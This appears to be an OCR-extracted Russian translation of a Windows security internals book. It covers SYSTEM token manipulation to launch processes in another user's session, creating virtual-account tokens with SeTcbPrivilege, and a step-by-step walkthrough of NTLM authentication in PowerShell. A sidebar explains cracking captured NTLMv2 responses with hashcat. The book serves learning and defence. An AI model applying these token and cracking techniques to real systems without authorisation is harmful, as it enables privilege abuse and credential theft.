PS> $proc.Process.SessionId -eq $console.SessionId
True

PS> $proc.Dispose()
PS> $token.Close()
```

Листинг 12-11. Создание нового процесса в другом консольном сеансе

Сначала выбираем консольный сеанс пользователя `GRAPHITE\user`. Затем дублируем текущий маркер SYSTEM, включаем `SeTcbPrivilege` и назначаем ему ID консольного сеанса.

С новым маркером создаём процесс командой `New-Win32Process` и параметром `Token`. В тексте примера создаётся копия Notepad, хотя командная строка задаёт `cmd.exe`; её можно заменить любым приложением. Также указываются оконная станция и рабочий стол через обратную косую черту. `WinSta0\Default` обеспечивает создание на стандартном рабочем столе, иначе интерфейс был бы скрыт.

Успех проверяется сравнением ожидаемого ID сеанса с фактическим ID процесса. Результат `True`. После переключения к другому пользователю на его рабочем столе должен находиться процесс, работающий как SYSTEM.

Аутентификация виртуальных учётных записей

В главе 10 упоминалось создание собственных сопоставлений SID с именами в LSA командой `Add-NtSidName`. После настройки
сопоставления через `LsaLogonUser` можно создать новый маркер для этого SID. Это показано в листинге 12-12; выполняйте команды от имени администратора.

```
PS> $domain_sid = Get-NtSid "S-1-5-99"
PS> $group_sid = Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 0
PS> $user_sid = Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 1
PS> $domain = "CUSTOMDOMAIN"
PS> $group = "ALL USERS"
PS> $user = "USER"
PS> $token = Invoke-NtToken -System {
    Add-NtSidName -Domain $domain -Sid $domain_sid -Register
    Add-NtSidName -Domain $domain -Name $group -Sid $group_sid -Register
    Add-NtSidName -Domain $domain -Name $user -Sid $user_sid -Register
    Add-NtAccountRight -Sid $user_sid -LogonType SeInteractiveLogonRight
    Get-NtToken -Logon -Domain $domain -User $user -LogonProvider Virtual
        -LogonType Interactive
    Remove-NtAccountRight -Sid $user_sid -LogonType SeInteractiveLogonRight
    Remove-NtSidName -Sid $domain_sid -Unregister
}
PS> Format-NtToken $token -User -Group
USER INFORMATION
----------------
Name              Sid
----              ---
CUSTOMDOMAIN\User S-1-5-99-1

GROUP SID INFORMATION
-----------------
Name                                Attributes
----                                ----------
Mandatory Label\Medium Mandatory Level Integrity, IntegrityEnabled
Everyone                            Mandatory, EnabledByDefault, Enabled
BUILTIN\Users                       Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\INTERACTIVE            Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\Authenticated Users    Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\This Organization      Mandatory, EnabledByDefault, Enabled
NT AUTHORITY\LogonSessionId_0_10173 Mandatory, EnabledByDefault, Enabled, LogonId
CUSTOMDOMAIN\ALL USERS              Mandatory, EnabledByDefault, Enabled
```

Листинг 12-12. Создание маркера виртуальной учётной записи

Сначала задаём параметры последующих команд. Создаём три SID: домена, группы и пользователя. Они не обязаны отражать настоящие SID или имена. Для добавления SID и

создания маркера требуется SeTcbPrivilege, поэтому олицетворяем маркер SYSTEM.

Регистрируем три SID командой Add-NtSidName. Обязательно задайте Register, иначе SID будет добавлен лишь в кэш имён модуля PowerShell, но не зарегистрирован в LSASS. После этого предоставляем пользователю SeInteractiveLogonRight, чтобы аутентифицировать его и получить маркер. Можно выбрать и другое право, например SeServiceLogonRight.

Теперь аутентифицируем пользователя через LsaLogonUser посредством Get-NtToken. Обязательно укажите поставщика входа Virtual и тип Interactive. Пароль не требуется, но без SeTcbPrivilege операция невозможна.

Перед завершением олицетворения удаляем право входа, затем SID домена. Удаление SID домена автоматически удаляет SID группы и пользователя.

Наконец, форматируем маркер. SID пользователя совпадает с созданным виртуальным SID, а маркер автоматически получает и SID группы. Если бы сопоставление для группы не было добавлено, SID всё равно предоставлялся бы, но не разрешался в имя. Теперь маркер можно олицетворить или использовать для создания процесса с этой личностью.

Подведение итогов


Как вы увидели, интерактивная аутентификация, используемая для доступа к рабочему столу Windows, чрезвычайно сложна. Процесс сочетает пользовательский интерфейс, собирающий учётные данные, и Winlogon, вызывающий API LSA LsaLogonUser. После проверки данных API создаёт новый сеанс входа и маркер, с которым Winlogon запускает первоначальные процессы пользователя. Сеанс также может кэшировать учётные данные, избавляя от повторного ввода при доступе к сетевым службам.

Затем мы определили различия локальной и доменной аутентификации. Здесь был лишь кратко рассмотрен Netlogon; более распространённый Kerberos будет описан в главе 14. Разобрав основные механизмы, мы обсудили построение маркера LSA: назначение групп и привилегий и фильтрацию администраторов UAC.

Далее мы рассмотрели вызов LsaLogonUser командой Get-NtToken. Возвращённый маркер можно олицетворять, поскольку LSA задаёт его идентификатор происхождения равным идентификатору аутентификации вызывающей стороны. Также было показано создание процесса от имени другого пользователя через API CreateProcessWithLogon, предоставляемый командой New-Win32Process.

Наконец, мы кратко рассмотрели тип Service и четыре предопределённые LSA учётные записи для процессов системных служб диспетчера управления службами. В следующей главе начнётся исследование сетевой аутентификации, позволяющей пользователю аутентифицироваться в другой системе Windows. Это также поможет понять протоколы доменной аутентификации.

Глава 13. Сетевая аутентификация



В предыдущей главе обсуждалась интерактивная аутентификация, которая позволяет пользователю войти в компьютер и взаимодействовать с рабочим столом. В отличие от неё, сетевая аутентификация происходит, когда пользователь уже прошёл аутентификацию в системе Windows, но хочет использовать ресурсы другой системы Windows, как правило, по сети.

Может показаться, что самый простой подход к выполнению сетевой аутентификации состоит в передаче учётных данных пользователя удалённой системе. Получившая учётные данные служба могла бы затем вызвать API `LsaLogonUser` и указать тип входа Network, чтобы создать неинтерактивный сеанс входа. Однако этот подход не слишком безопасен. Чтобы использовать `LsaLogonUser`, служба с сетевым интерфейсом должна знать полные учётные данные пользователя, а предоставление этих данных удалённой системе создаёт проблемы по многим причинам. Во-первых, нам приходится доверять удалённой службе в том, что она будет безопасно обращаться с учётными данными. Во-вторых, если аутентификация выполняется через враждебную сеть, злоумышленник может перехватить учётные данные.

Чтобы уменьшить эти угрозы безопасности, Windows реализует несколько протоколов сетевой аутентификации. Эти протоколы не требуют отправлять сетевой службе учётные данные пользователя или передавать по сети пароль в виде открытого текста. (Разумеется, всегда есть оговорки, которые мы будем отмечать по ходу этой главы.) Эти протоколы сетевой аутентификации находятся в пакетах безопасности, которые мы обсуждали в предыдущей главе, а обращаться к ним можно через универсальный API, позволяющий приложению легко менять используемый протокол аутентификации.

Эта глава начинается с достаточно подробного описания протокола аутентификации NT LAN Manager (NTLM), старейшего протокола Windows, который всё ещё используется, включая то, как он использует учётные данные пользователя, чтобы не допустить их раскрытия в сети. Затем мы рассмотрим хорошо известную ретрансляционную атаку NTLM и способы, которыми Microsoft пыталась ослабить её.

Сетевая аутентификация NTLM

NTLM происходит от протокола аутентификации LAN Manager (LM), который поддерживал протокол общего доступа к файлам Server Message Block (SMB) в составе операционной системы LAN Manager. Microsoft заново реализовала протокол аутентификации в Windows 3.11 (печально известной Windows for Workgroups), а затем дополнительно развила его и назвала NTLM при выпуске Windows NT. В последних версиях Windows используются три варианта NTLM:

NTLMv1. Исходная версия NTLM, представленная в Windows NT 3.1.

NTLMv2. Версия NTLM, представленная в NT 4 Service Pack 4 и добавившая дополнительные функции безопасности.

NTLMv2 Session. NTLMv1, но с дополнительными функциями безопасности из NTLMv2.

Мы сосредоточимся на NTLMv2 - единственной версии, значения которой по умолчанию принимаются в Windows Vista и более новых системах. NTLMv1 или NTLMv2 Session всё ещё могут встретиться в средах со смешанными операционными системами (например, при доступе к сетевым устройствам хранения на основе Linux), но в современной среде Windows они должны быть редкостью.

На рисунке 13-1 показан общий вид процесса аутентификации NTLM, выполняемого между клиентским приложением Windows и сервером Windows.




Рисунок 13-1. Обзор протокола аутентификации NTLM

Аутентификация NTLM начинается, когда клиентское приложение устанавливает сетевое соединение с сервером. Затем клиент и сервер обмениваются последовательностью двоичных

маркеров аутентификации, созданных LSA двух компьютеров. Для NTLM эти маркеры состоят из трёх сообщений аутентификации: сообщения клиента NEGOTIATE, которое указывает поддерживаемые клиентом функции □; сообщения сервера CHALLENGE, которое выбирает одну из функций клиента и предоставляет случайное значение запроса для использования в обмене □; и сообщения клиента AUTHENTICATE, содержащего значение, которое доказывает серверу, что клиент знает пароль пользователя □.

На высоком уровне процесс аутентификации выполняется между двумя LSA. Однако транспортировать эти маркеры аутентификации по какому-либо сетевому протоколу должны приложение и сервер. Microsoft описывает протокол аутентификации в доступном в интернете документе MS-NLMP. В этом документе опущены некоторые функции, на которые я укажу при разборе примера.

Аутентификация NTLM с помощью PowerShell

Выполним сетевую аутентификацию с помощью PowerShell, чтобы вы могли увидеть, какие сведения содержат маркеры аутентификации. Мы воспользуемся локальной учётной записью пользователя, хотя учётная запись домена подошла бы ничуть не хуже.

Инициализация клиента

Процесс аутентификации начинается, когда клиентское приложение вызывает API AcquireCredentialsHandle интерфейса поставщика поддержки безопасности (Security Support Provider Interface, SSPI). Система реализует API SSPI, чтобы абстрагировать протокол аутентификации, реализованный пакетом безопасности. Благодаря этому приложениям проще менять используемый ими протокол сетевой аутентификации.

Этот API AcquireCredentialsHandle выбирает пакет безопасности, используемый для сетевой аутентификации, и при необходимости предоставляет явные учётные данные для аутентификации. Он возвращает дескриптор для использования вторым API SSPI, InitializeSecurityContext, который использует выбранный пакет безопасности, но выполняется в LSA.

Пакет безопасности в LSA обрабатывает InitializeSecurityContext, а затем запрашивает и возвращает вызывающей стороне маркер аутентификации NEGOTIATE. Маркер NEGOTIATE описывает, какие функции аутентификации поддерживает клиент, и должен быть отправлен серверу по сетевому протоколу. В листинге 13-1 эта инициализация клиента выполняется в PowerShell.

```
PS> $credout = New-LsaCredentialHandle -Package "NTLM"
-UseFlag Outbound -UserName $env:USERNAME -Domain $env:USERDOMAIN
PS> $client = New-LsaClientContext -CredHandle $credout
PS> $negToken = $client.Token
PS> Format-LsaAuthToken -Token $negToken
<NTLM NEGOTIATE>
Flags: Unicode, Oem, RequestTarget, NTLM, AlwaysSign, ExtendedSessionSecurity,
Version, Key128Bit, Key56Bit
Version: 10.0.XXXXX.XX
```

Листинг 13-1. Инициализация клиента для аутентификации NTLM и форматирование маркера аутентификации NEGOTIATE

Мы начинаем с получения дескриптора учётных данных с помощью команды New-LsaCredentialHandle, которая вызывает AcquireCredentialsHandle. Указав NTLM с помощью параметра Package, мы выбираем использование пакета безопасности NTLM. Мы также указываем, что эти учётные данные предназначены для исходящей аутентификации (то есть от клиента к

серверу). Наконец, мы указываем имя пользователя и домен из текущего окружения.

Обратите внимание, что пароль мы не указываем: это объясняется тем, что LSA уже кэшировал для нас пароль в нашем сеансе входа. Отсутствие необходимости указывать пароль - ключевая часть интегрированной аутентификации Windows (Integrated Windows Authentication, IWA), которая позволяет пользователям автоматически проходить сетевую аутентификацию со своими учётными данными без запроса пароля.

Имея дескриптор учётных данных, мы создаём клиентский контекст аутентификации, вызывая команду `New-LsaClientContext` и указывая этот дескриптор. Внутри эта команда вызывает API `InitializeSecurityContext`. Если вызов API завершается успешно, клиентский контекст теперь содержит маркер `NEGOTIATE`. Мы сохраняем копию маркера для последующего использования, а затем передаём его команде `Format-LsaAuthToken`, чтобы разобрать его содержимое и вывести его в оболочку.

Основной компонент маркера - список флагов, которые отражают функции, запрашиваемые клиентом, функции, поддерживаемые клиентом, и то, какие части маркера действительны. В данном случае в маркере установлено девять флагов, хотя они могут изменяться в зависимости от конфигурации системы. В таблице 13-1 показано, что означают эти флаги в данном контексте.

Таблица 13-1. Некоторые флаги NTLM

Имя флага	**Описание**
`Unicode`	Клиент поддерживает строки Unicode.
`Oem`	Клиент поддерживает строки из однобайтовых символов (например, ASCII).
`RequestTarget`	Клиент требует, чтобы сервер отправил в ответе имя цели.
`NTLM`	Клиент запрашивает использование хеша NTLM.
`AlwaysSign`	Клиент запрашивает подписание аутентификации для обеспечения целостности.
`ExtendedSessionSecurity`	Клиент запрашивает безопасность сеанса NTLMv2 Session.
`Version`	Клиент отправил версию операционной системы и протокола NTLM.
`Key128Bit`	Клиент запрашивает 128-битный ключ подписи.
`Key56Bit`	Клиент запрашивает 56-битный ключ подписи.

Возможно, вам интересно, почему установлен флаг `ExtendedSessionSecurity`. Этот флаг переводит NTLMv1 на безопасность NTLMv2 Session, но ранее я упоминал, что NTLMv1 по умолчанию отключён. LSA всё равно устанавливает этот флаг на случай, если сервер ответит запросом NTLMv1. За исключением `Version`, все эти флаги указывают функции, которые требуются

клиенту. Флаг `Version` указывает основные, дополнительные значения и значение сборки версии операционной системы, а также версию протокола NTLM, которая со времени Windows Server 2003 зафиксирована на значении 15.

Для обеспечения целостности протокола аутентификации NTLM создаёт ключ шифрования на основе значений из обмена, а затем использует его, чтобы применить ко всему обмену код целостности сообщения (message integrity code, MIC). MIC - это криптографический хеш маркеров аутентификации, отправленных и полученных в текущем обмене. Он используется для обнаружения изменения маркеров аутентификации при передаче по сети.

Из-за экспортных ограничений на криптографию NTLM поддерживает как 40-битные, так и 56-битные и 128-битные ключи в зависимости от наличия флагов `Key56Bit` и `Key128Bit`. Если ни один из флагов не установлен, NTLM будет использовать 40-битные ключи. Команда `Format-LsaAuthToken` скрывает лежащее в основе двоичное значение маркера аутентификации, но, чтобы увидеть маркер в шестнадцатеричном виде, этой команде можно передать параметр `AsBytes`, как показано в листинге 13-2.

```
PS> Format-LsaAuthToken -Token $client.Token -AsBytes
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
------------------------------------------------------------------------------
1 00000000: 4E 54 4C 4D 53 53 50 00 01 00 00 00 07 82 08 A2  - NTLMSSP.........
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  - ................
00000020: 0A 00 BA 47 00 00 00 0F                          - ...G....
```

Листинг 13-2. Форматирование маркера аутентификации в шестнадцатеричном виде

В шестнадцатеричном представлении видно, что данные начинаются с индикатора формата `NTLMSSP` □. Если вы видите этот индикатор в анализируемых данных, велика вероятность, что вам встретился процесс сетевой аутентификации NTLM. Я не стану показывать шестнадцатеричное представление остальных маркеров, поскольку при желании увидеть шестнадцатеричный вывод сценарий достаточно легко изменить.

Инициализация сервера

Клиент инициализировал свой контекст аутентификации и создал маркер `NEGOTIATE`. Теперь он должен отправить этот маркер серверному приложению, чтобы оно могло инициализировать собственный контекст аутентификации. Получив маркер, сервер передаёт его LSA с помощью API `AcceptSecurityContext`. LSA проверяет маркер, определяет, поддерживает ли он запрошенные функции, и в ответ создаёт маркер аутентификации `CHALLENGE`. Этот маркер позволяет серверу удостовериться, что клиент не воспроизводит значения, перехваченные из предыдущего обмена аутентификацией.

Продемонстрируем обработку NTLM сервером с помощью PowerShell. В листинге 13-3 мы создаём серверный контекст аутентификации в том же процессе, что и клиентский (однако помните, что обычно сервер работает в другой системе).

```
PS> $credin = New-LsaCredentialHandle -Package "NTLM" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> $challengeToken = $server.Token
PS> Format-LsaAuthToken -Token $server.Token
<NTLM CHALLENGE>
Flags     : Unicode, RequestTarget, NTLM, AlwaysSign, TargetTypeDomain,
ExtendedSessionSecurity, TargetInfo, Version, Key128Bit, Key56Bit
TargetName: DOMAIN
Challenge : D568EB90F6A283B8
Reserved  : 0000000000000000
Version   : 10.0.XXXXX.XX
=> Target Info
```

```
NbDomainName - DOMAIN
NbComputerName - GRAPHITE
DnsDomainName - domain.local
DnsComputerName - GRAPHITE.domain.local
DnsTreeName - domain.local
Timestamp - 5/1 4:21:17 PM
```

Листинг 13-3. Инициализация сервера для аутентификации NTLM и форматирование маркера аутентификации `CHALLENGE`

Мы начинаем с создания дескриптора входящих учётных данных. Для этого не нужно предоставлять никаких учётных данных; фактически NTLM проигнорировал бы их, даже если бы вы их предоставили. Затем мы создаём контекст аутентификации сервера и передаём маркер клиента `NEGOTIATE` API `AcceptSecurityContext`, вызывая команду PowerShell `Update-LsaServerContext`. Если LSA принимает маркер `NEGOTIATE`, серверный контекст будет содержать собственный маркер - маркер `CHALLENGE`. Как и прежде, мы сохраняем маркер для последующего использования и передаём его `Format-LsaAuthToken`, чтобы вывести содержащиеся в нём сведения.

Флаги маркера представляют значения, которые поддерживает процесс сетевой аутентификации, и основаны на флагах, отправленных клиентом. Например, в листинге 13-1 мы видели, что клиент установил в своём маркере `NEGOTIATE` оба флага формата строк, `Oem` и `Unicode`, указав тем самым, что он может поддерживать строки как в формате Unicode, так и в формате однобайтовых символов. Сервер решил отправлять строки в формате Unicode, поэтому сбросил флаг `Oem` в маркере `CHALLENGE`.

Как и запросил клиент, вывод также содержит `TargetName`, которым в данном случае является имя домена сервера, на что указывает флаг `TargetTypeDomain`. Если бы сервер не находился в доменной сети, значением `TargetName` было бы имя компьютера сервера, а в маркере вместо этого использовался бы флаг `TargetTypeServer`.

Маркер `CHALLENGE` содержит случайный 8-байтовый запрос сервера, созданный LSA. Все значения, вычисляемые на следующем шаге, зависят от значения запроса; поскольку оно различается для каждого запроса, злоумышленник не может перехватить предыдущий обмен аутентификацией и воспроизвести его серверу. Последняя часть маркера - сведения о цели, на наличие которых указывает флаг `TargetInfo`. Они содержат дополнительные подробности о сервере.

Обратите внимание, что NTLM может работать в режиме без установления соединения, в котором клиент никогда не отправляет исходное сообщение `NEGOTIATE`. В этом случае процесс аутентификации начинается с сообщения сервера `CHALLENGE`. Однако на практике аутентификация NTLM без установления соединения используется редко.

Передача маркера обратно клиенту

Далее сервер должен отправить маркер `CHALLENGE` контексту аутентификации клиента. В реальном сетевом протоколе это происходило бы по сети, но в листинге 13-4 мы передаём маркер в том же сценарии.

```
PS> Update-LsaClientContext -Client $client -Token $server.Token
PS> $authToken = $client.Token
PS> Format-LsaAuthToken -Token $client.Token
<NTLM AUTHENTICATE>
Flags      : Unicode, RequestTarget, NTLM, AlwaysSign, ExtendedSessionSecurity,
TargetInfo, Version, Key128Bit, Key56Bit
Domain     : GRAPHITE
UserName   : user
Workstation: GRAPHITE
LM Response: 000000000000000000000000000000000000000000000000 1
<NTLMv2 Challenge Response>
NT Response          : 532BB4804DD9C9DF418F8A18D67F5510 2
```

```
Challenge Verison    : 1
Max Challenge Verison: 1
Reserved 1           : 0x0000
Reserved 2           : 0x00000000
Timestamp            : 5/1 5:14:01 PM
Client Challenge     : 0EC1FF45C43619A0 3
Reserved 3           : 0x00000000
NbDomainName - DOMAIN
NbComputerName - GRAPHITE
DnsDomainName - domain.local
DnsComputerName - GRAPHITE.domain.local
DnsTreeName - domain.local
Timestamp - 5/1 5:14:01 PM
Flags - MessageIntegrity 4
SingleHost - Z4 0x0 - Custom Data: 0100000000200000 Machine ID: 5FB8... 5
ChannelBinding - 00000000000000000000000000000000 6
TargetName -
</NTLMv2 Challenge Response>
MIC        : F0E95DBEB53C885C0619FB61C5AF5956 7
```

Листинг 13-4. Обновление клиента для аутентификации NTLM и форматирование маркера `AUTHENTICATE`

Мы используем команду `Update-LsaClientContext`, которая снова вызывает `InitializeSecurityContext` с исходным дескриптором учётных данных и маркером `CHALLENGE`. Если `InitializeSecurityContext` принимает маркер, LSA создаёт окончательный маркер `AUTHENTICATE`, который затем можно отформатировать. Это единственный маркер, зависящий от значения пароля; два других маркера можно создать без каких-либо специальных знаний.

Маркер `AUTHENTICATE` начинается с окончательных согласованных флагов и сведений о пользователе, включая его имя пользователя и домен. Поскольку мы используем локальную учётную запись, в качестве домена задано имя рабочей станции, `GRAPHITE`. Далее идёт LM-ответ, который в данном случае целиком состоит из нулей □. LM-ответ обычно отключён, поэтому он не задан, а NTLMv2 вообще не использует LM-хеш.

Теперь перейдём к полному ответу NTLMv2, содержащему множество сведений. Сначала идёт 8-байтовый NT-ответ □, в документации протокола также называемый `NTProofStr`. Через мгновение мы вернёмся к тому, как вычисляется это значение. После NT-ответа следуют различные параметры протокола, включая 8-байтовый запрос клиента □. NTLMv1 уже содержал запрос сервера для предотвращения воспроизведения, но в NTLMv2 был добавлен запрос клиента, чтобы злоумышленнику было труднее использовать маркер `AUTHENTICATE` для взлома пароля пользователя.

ВЗЛОМ ПАРОЛЕЙ ПОЛЬЗОВАТЕЛЕЙ

Хотя протокол аутентификации NTLM напрямую не раскрывает пароль пользователя, маркеры аутентификации создают значения, причинно связанные с паролем. Если злоумышленник может заставить пользователя пройти аутентификацию в контролируемой им службе, то способен использовать значения из маркеров для атаки полным перебором, восстанавливающей исходное значение пароля, а затем пройти аутентификацию от имени пользователя.

Полный перебор может занимать очень много времени, особенно если пароль длинный и содержит смесь символов. Чтобы ускорить взлом пароля, злоумышленники могут использовать радужные таблицы, содержащие множество возможных заранее вычисленных производных значений маркера аутентификации для разных паролей. Лучше всего этот процесс работает, когда неизвестен только пароль; в противном случае злоумышленнику необходимо построить новый набор радужных таблиц для каждого неизвестного значения, такого как запрос сервера. Поскольку злоумышленник может зафиксировать запрос сервера при подключении пользователя, но запрос клиента

создаётся случайным образом, радужные таблицы лучше всего работают с NTLMv1, в котором запроса клиента нет.

Подробности точной работы радужных таблиц выходят за рамки этой книги, но, если вы хотите узнать о них больше, в интернете можно найти множество ресурсов. Сегодня радужные таблицы утратили популярность из-за отказа от NTLMv1 и повышения производительности обычных компьютерных видеокарт, которое ускорило вычисления полного перебора. Если вы перехватили обмен NTLMv2, то с помощью такого инструмента, как hashcat, можете менее чем за час перебрать в одной системе все пароли короче восьми символов. Для проведения атаки на более сложные пароли можно также приобрести вычислительные ресурсы у облачной вычислительной платформы.

Маркер `AUTHENTICATE` копирует большую часть сведений о цели из сообщения `CHALLENGE`, хотя и содержит несколько дополнительных записей. Как вы вскоре увидите, флаги с помощью значения `MessageIntegrity` □ указывают, что сообщение содержит MIC. Флаг `SingleHost` содержит случайный идентификатор клиентского компьютера, создавшего маркер `AUTHENTICATE` □. Значения `ChannelBinding` и `TargetName` □ используются для предотвращения ретрансляции учётных данных - атаки, к которой мы также вернёмся позднее; в данном случае эти флаги не заданы. Последним идёт MIC - основанный на хеше MD5 код аутентификации сообщения с ключом (HMAC), вычисленный по маркерам аутентификации, отправленным и полученным в текущем обмене □. Ключ хеша вычисляется в ходе процесса аутентификации, а MIC служит для обнаружения изменения маркеров.

Клиент отправляет маркер `AUTHENTICATE` серверу, который снова вызывает `AcceptSecurityContext`, передавая ему этот маркер. LSA выполняет вычисления, необходимые для проверки того, что NT-ответ совпадает с ожидаемым значением и что MIC действителен, то есть маркеры не были изменены. Если оба значения совпадают с ожидаемыми, аутентификация завершается успешно.

Между форматированным выводом, создаваемым NTLMv1 и NTLMv2, есть несколько различий. Во-первых, при использовании NTLMv1 NT-ответ в маркере `AUTHENTICATE` будет 24-байтовым двоичным значением, а не структурированным ответом из листинга 13-4. Например, он может выглядеть так:

```
NT Response: 96018E031BBF1666211D91304A0939D27EA972776C6C0191
```

Различить NTLMv1 и NTLMv2 Session можно также по флагам и LM-хешу. Если установлен флаг `ExtendedSessionSecurity`, вы знаете, что используется NTLMv2 Session; в противном случае система использует NTLMv1. В NTLMv2 поле LM-хеша перепрофилировано для хранения запроса клиента, что может сбить вас с толку, поскольку можно предположить, что был согласован LM-хеш. Отличить хеш от запроса клиента можно по тому, что запрос клиента имеет длину всего 8 байт, как показано здесь:

```
LM Response: CB00748C3F04CB570000000000000000000000000000000
```

Оставшиеся 16 байт дополнены нулями.

Запрос объекта Token

Теперь, когда процесс аутентификации завершён, сервер может запросить у LSA создание объекта Token для аутентифицированного пользователя через API `QuerySecurityContextToken`, как показано в листинге 13-5.

```
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> if ((Test-LsaContext $client) -and (Test-LsaContext $server)) {
    Use-NtObject($token = Get-LsaAccessToken $server) {
```

```
        Get-NtLogonSession -Token $token
    }
}
LogonId           UserName       LogonType SessionId
-------           --------       --------- ---------
00000000-0057D74A GRAPHITE\user  Network   0
```

Листинг 13-5. Завершение процесса аутентификации NTLM

Мы начинаем с повторного вызова `Update-LsaServerContext` для завершения процесса аутентификации. После передачи всех маркеров клиентский и серверный контексты переводятся в состояние завершения, то есть им больше не нужны никакие сведения для завершения процесса аутентификации. Проверить это состояние можно с помощью команды `Test-LsaContext`.

После завершения аутентификации мы можем вызвать команду `Get-LsaAccessToken`, чтобы вернуть объект Token пользователя. Мы выводим сеанс входа для Token и проверяем, что в нём использовалась сетевая аутентификация.

> **СЕТЕВАЯ АУТЕНТИФИКАЦИЯ И ЛОКАЛЬНЫЕ АДМИНИСТРАТОРЫ**
>
> В результате обмена сетевой аутентификацией LSA создаёт объект Token, используя группы и привилегии локальной или доменной политики. Если проходящий аутентификацию пользователь одновременно является локальным пользователем и членом локальной группы Administrators, а UAC включён, возникает особенность. В таком случае LSA создаёт для аутентификации отфильтрованный UAC маркер, а не полный маркер администратора. Это ограничивает возможность локального администратора обращаться к удалённым службам с помощью локальной учётной записи, поскольку после аутентификации в удалённой системе он перестаёт быть администратором, что может помешать правильному использованию службы.
>
> Если система Windows присоединена к домену, эта политика не будет ограничивать пользователей домена, добавленных в локальную группу Administrators. Например, Windows по умолчанию добавляет администраторов домена в локальную группу Administrators, поэтому фильтрация на них не повлияет. Фильтрацию можно также отключить, задав системную политику в реестре следующей командой; однако, как и любое изменение системы, это может ослабить безопасность системы, поэтому применять его следует только в тестовых системах:

```
